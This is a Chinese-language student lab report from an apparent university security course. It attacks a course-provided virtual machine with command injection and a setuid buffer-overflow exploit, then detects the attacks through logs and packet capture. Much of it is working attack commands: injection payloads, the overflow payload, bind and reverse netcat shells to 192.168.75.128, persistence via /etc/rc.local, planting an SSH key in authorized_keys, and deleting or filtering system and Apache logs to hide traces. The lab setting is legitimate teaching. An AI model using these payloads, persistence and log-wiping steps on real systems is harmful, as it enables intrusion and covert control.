

网络空间安全导论实验

实验三 软件安全：系统与网络安全：简单的网络攻击

姜俊彦 2022K8009970011 2023年12月1日

摘要：

本次实验旨在通过在受控的环境实际发起攻击并使用日志与流量分析的方法来检测攻击，以帮助同学们更具体地认识网络攻防。通过这个实验，同学们将有机会亲身体验网络攻击的实际过程，并学习如何使用日志和流量数据来检测和分析这些攻击。

实验步骤、现象与结果分析：

一、基础操作：

1. 使用课程提供的攻击环境

课程网站提供了攻击环境搭建的脚本。请运行。

攻击场景：虚拟机开放 80 端口，转发到主机的 8000 端口。因此，`localhost:8000` 可以访问虚拟机的 web 服务。

此外，22 端口 (`ssh`) 被转发到 2222 端口，用于运维。

操作步骤：

```
sudo apt install expect
cd vm
sh ./installer.sh
sh ./runvm
```

等待其安装、启动完毕，输入 `root` 进入账户，则攻击环境搭建完毕。运行结果如下：

2. 访问：

课程网站提供了攻击环境搭建的脚本。请在浏览器中打开 <http://127.0.0.1:8000>。

使用火狐浏览器打开结果如下：

3. 网络攻击：命令注入：

输入框里看似只能输入 `ip` 或者域名，但是它是前端上的检查，因此很容易绕过。绕过它，然后在输入中加入分号以截断命令，分号后的内容就可以作为命令执行。这就是命令注入。

```
http://127.0.0.1:8000/?ip=q;ls
```

运行结果如下，可以看到成功注入的攻击指令 `ls` 显示出了 `index.php`。

4. 攻击探测1：日志 I：

在虚拟机里找 `apache2` 的日志，看看你的攻击载荷在不在里面？

操作指令如下：

```
cd var
cd log
cd apache2
cat access.log
```

显示结果如下（省略了无用部分），这便是第三小节中进行的网络攻击载荷的日志：

5. 攻击探测2：流量：

在虚拟机里 `tcpdump` 抓 80 端口的网络包，然后再发起攻击。将抓包 `scp` 出来放在 `wireshark` 里看。你的攻击流量长什么样？

操作指令如下：

```
sudo apt install wireshark

tcpdump port 80 -w /home/juser/tmp/traffic.pcap

scp -i ~/vm/key -P 2222 root@127.0.0.1:/home/juser/tmp/traffic.pcap
/mnt/hgfs/UbuntuShare/ICS/Lab3

wireshark traffic.pcap
```

运行结果如下，下图为抓取到的包文件 `tarffic.pcap` 及使用 `wireshark` 查看得到的攻击流量：

	87.201715	10.0.2.2	10.0.2.15	HTTP	507 GET /?ip=q1;ls HTTP/1.1	
0000	52	54	00	12	34	56
0010	01	ed	08	28	00	00
0020	02	af	8a	2a	00	5a

6. 系统攻击：setuid 权限提升

命令注入执行 `id`，看看自己的用户。

我们熟悉的 `hello` 程序现在在 `/bin` 里。请利用它的缓冲区溢出漏洞，跳到 `getshell` 函数的开头，提升权限。提升权限以后放一个 `setuid` 的 `shell` 来让自己提升权限。

将位于 `/bin` 文件夹下的 `hello` 程序拷贝到本机，操作如下：

```
scp -i ~/vm/key -P 2222 root@127.0.0.1:/bin/hello
/mnt/hgfs/UbuntuShare/ICS/Lab3
```

使用 `Ghidra` 逆向分析 `hello` 程序，发现其具有 `setuid(0)` 函数，且包含可被利用的缓冲区溢出漏洞。

使用命令注入的方式，组织对 `/bin/hello` 程序的攻击。

```
(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\n";sleep 1;echo 'id');)|/bin/hello;
```

攻击结果如下:

- - -

可以看到 uid 已被置零, 即获得了超级管理员权限。而对于进一步的操作, 实验文档并没有给出指示, 而笔者将尝试于**问题探究板块**讨论“提升权限后可以做的攻击操作”这一问题。

执行如下命令注入, 可以挂起一个 uid=0 的 shell 到后台, 以验证提权成功。

```
(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\n";sleep 1;echo 'nohup nc -l -k -p 2323 -e /bin/sh & sleep 1;')|/bin/hello
```

```
2263 root 0:00 nc -l -k -p 2323 -e /bin/sh
```

7. 攻击探测3: 日志 II:

执行 `dmesg`, 你能否看到刚刚二进制程序漏洞利用的痕迹? 你能否消除这个痕迹?

具体操作如下:

```
dmesg
```

在得到的日志中可以看到攻击痕迹:

```
dmesg -c
```

通过以上指令可以清空环形缓冲区中的攻击日志。

或者在利用过程中使其正常退出, 即使用 ROP 跳转到正确的返回地址(这里使用 `exit`)函数:

```
(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\nAAAAAAA\x10\x10\x40\0\0\0\0\0\n";sleep 1;echo 'nohup nc -l -k -p 2323 -e /bin/sh & sleep 1;')|/bin/hello
```

二、问题探究

问题: 在通过 `setuid` 提权后, 该如何获取任意文件的访问权限? 又该如何执行一些有效的攻击? (比如获取位于虚拟机特定目录下的 flag 文件内容) 并擦除攻击痕迹?

1. 命令注入

在输入框中输入以下内容

```
q;ls /bin
```

便可查看 `/bin` 目录下的文件

通过查阅博客[Web安全命令注入漏洞详解](#)，我了解到 `Linux` 系统下的常见命令注入方式。

示例	用法
<code>a;b</code>	执行完再执行b
<code>a b</code>	直接显示b的执行结果
<code>a b</code>	a错，b才执行
<code>a&b</code>	a可真可假，若为假则直接执行b
<code>a&& b</code>	a为真才能执行b

下为如上几种方式的具体尝试：

```
127.0.0.1|ls /var
```

运行结果如下：

可以看出其没有显示 `127.0.0.1` 的输出结果，直接输出了 `ls /var` 的输出结果。

```
127.0.0.1||ls /var
q||ls /var
```

可见 `||` 的执行情况为前一项为假，后一项才执行

```
127.0.0.1&ls /var
q&ls /var
```

Ping Utility

Enter IP Address:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:

可见 & 的执行情况为，前一项为真则同时输出两者的运行结果，前一项为假则只输出后一项的运行结果。

```
127.0.0.1&&ls /var  
q&&ls /var
```

Ping Utility

Enter IP Address:

PING 127.0.0.1 (127.0.0.1): 56(84) bytes of data:

可见 && 的执行情况为，前一项为真时才输出二者的输出结果，否则不输出。

2. 查找与显示

可以通过以下命令注入搜索名为 `traffic.pcap` 的文件。

```
q|find / -name "traffic.pcap"
```

并通过以下命令显示其内容。

```
q|cat /home/juser/tmp/traffic.pcap
```

但是 `rm`，`cp` 等文件操作指令无法执行。

3. 提权与执行

在前面的实验中，我们成功利用了 `hello` 程序的缓冲区溢出漏洞提升了权限：

```
q|(printf "AAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\n";sleep 1;echo 'id';)|/bin/hello;
```

故我们可以通过简单更改这一注入代码，来达到执行任意代码的目的：

```
q|(printf "AAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\n";sleep 1;echo '[Any code]');)|/bin/hello;
```

[Any code]处可以填入任意代码


可能用到的指令，以查找、查看文件内容，创建、移动、删除文件。

```
rm
cp
cat
find
```

这是笔者组织的一次，查看、复制、删除 `access.log` 文件的攻击。

```
(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\n";sleep 1;echo
'cp /var/log/apache2/access.log /home/juser/tmp ; cat
/home/juser/tmp/access.log ; rm
/var/log/apache2/access.log;')|/bin/hello;
```

攻击结果如下，成功显示、备份并删除了 `access.log` 文件：



```
/var/log/apache2 # ls
access.log  error.log
/var/log/apache2 # ls
error.log
```

4. 擦除攻击痕迹

一种方式可以选择直接暴力删除/清空一切相关的操作使用痕迹

简单罗列如下：

```
~/.bash_history
/var/log/btmp
/var/log/lastlog
/var/log/wtmp
/var/log/utmp
/var/log/secure
/var/log/message
/var/log/dmesg
/var/log/apache2/access.log
/var/log/apache2/access.log
```

可以使用如下几种方式删除/清空：

```
rm /var/log/btmp
echo > /var/log/btmp
cat /dev/null > /var/log/btmp
```

还有一种方式可以选择清除部分相关日志

```
cat /var/log/apache2/access.log | grep -v exp.php > tmp.log
cat tmp.log > /var/log/nginx/access.log
```

下为笔者组织的一次擦除 `access.log` 痕迹的攻击：

```
q|(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\n";sleep 1;echo
'echo > /var/log/apache2/access.log;')|/bin/hello;
```

```
/var/log/apache2 # cat access.log
/var/log/apache2 #
```

三、综合应用

1. 反弹Shell:

反弹 shell 命令注入执行命令有一些局限，例如执行交互式命令较为麻烦。请探索使用反弹 shell 的方法来获得交互式 shell。

进一步地，你在有 root 权限时，可以把反弹 shell 的代码放在启动项里，以使得机器重启的时候能够自动向你发起反弹 shell 连接。

你能否在 ps 命令中看到自己的反弹 shell？试探索一些改进。

在本机(192.168.75.128)进行 nc 监听

```
nc -l -v -p 1234
```

然后执行以下命令注入即可获取一个到我本机 (192.68.75.128) 的挂载 shell 请求

```
q| (printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\n";sleep 1;echo 'nc
192.168.75.128 1234 -e /bin/sh');)|/bin/hello;
```

则得到的 shell 如图所示

查阅可知 Ubuntu 的启动项文件为 /etc/rc.local。

在反弹的 shell 中执行如下命令，并输入内容

```
cat

#输入的内容
#!/bin/sh

nc 192.168.75.128 1234 -e /bin/sh

exit 0
```

2. 放置自己的 ssh 公钥:

虚拟机还开放了 22 端口。因此，你可以通过在机器的密钥列表里放一个自己的公钥的方式来得到 root ssh 的权限。首先使用 ssh-keygen 生成密钥，然后将公钥那一条记录放在 ssh 的密钥文件里。

操作如下:

```
ssh-keygen -b 4096 -C test1
cat /home/jiuhao/.ssh/id_rsa.pub
```

查看得到的公钥如下:


```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQAC2Jgrbojwag/wJGjZcuSTKLitU7YmHXoiHKEjleyRbKEuGOB
q06Jdyv02C8ft33Gbqyrq5KMj5wahpc0ney7N8RLS6qBezJb1C6SBZ1B7WGxFLNrr0Ye0PHEAfDShD
w+8gb/nxU3b3mQrVoeTNOBq+5x1FLQpDzBV00VPdGQcsfCrt/Mod2HDNuaOW5O+Y/OrKJy15kDTj3P
xEOA3XfPH0gwFvmbMG13xGFEAwT454RLpMZUjtxN1+70h7w0Yww14YjnUvcgcfv/KOVMjqZreL/2IO
2iIyo+gQKr5aIkuepzYqPh0LFs5ATbdjzMpsyB7ns92sqZRkSVXfPSLOtPxoArX/PPwZ6sIkmuMSwd
TT1KMzVak65wUjJw9Sz86okS75vP76+pAo3duQM7fRj98rRVzk+15XPsdAys9xLVL6LmFw/w+UWTFN
d5YqYGQho838EdZ0WYgaeQswdskl100Eop4Gw2Mw3SPJZJXBXsarVojeZfBjbgYWXsrtnJxicqXyA
2P5i+7+nU9ZQgr4aUe83FzzfMg+Mim/wFyrIjf1ZfuvncYf/7b0eRIHHmjblqOGWHA92Z5kzOzuztt
nj1laj6BfEjU2txnhI2Od//32hctVGoFeniU8ymItT7KQ8KO51U6ce99zfx1YENMZMPoDSbxge/O5
TsUwZSRpiALw== test1
```

然后使用命令注入将其附加到目标机的 `~/.ssh/authorized_keys` 文件下

```
q|(printf "AAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\n";sleep 1;echo
'echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQAC2Jgrbojwag/wJGjZcuSTKLitU7YmHXoiHKEjleyRbKEuGOB
q06Jdyv02C8ft33Gbqyrq5KMj5wahpc0ney7N8RLS6qBezJb1C6SBZ1B7WGxFLNrr0Ye0PHEAfDShD
w+8gb/nxU3b3mQrVoeTNOBq+5x1FLQpDzBV00VPdGQcsfCrt/Mod2HDNuaOW5O+Y/OrKJy15kDTj3P
xEOA3XfPH0gwFvmbMG13xGFEAwT454RLpMZUjtxN1+70h7w0Yww14YjnUvcgcfv/KOVMjqZreL/2IO
2iIyo+gQKr5aIkuepzYqPh0LFs5ATbdjzMpsyB7ns92sqZRkSVXfPSLOtPxoArX/PPwZ6sIkmuMSwd
TT1KMzVak65wUjJw9Sz86okS75vP76+pAo3duQM7fRj98rRVzk+15XPsdAys9xLVL6LmFw/w+UWTFN
d5YqYGQho838EdZ0WYgaeQswdskl100Eop4Gw2Mw3SPJZJXBXsarVojeZfBjbgYWXsrtnJxicqXyA
2P5i+7+nU9ZQgr4aUe83FzzfMg+Mim/wFyrIjf1ZfuvncYf/7b0eRIHHmjblqOGWHA92Z5kzOzuztt
nj1laj6BfEjU2txnhI2Od//32hctVGoFeniU8ymItT7KQ8KO51U6ce99zfx1YENMZMPoDSbxge/O5
TsUwZSRpiALw== >> ~/.ssh/authorized_keys');)|/bin/hello;
```

下显示附加公钥成功的 `authorized_keys` 文件

附加完毕后在本机使用下述指令进行登陆:

```
ssh -p 2222 root@127.0.0.1
```

运行结果如下: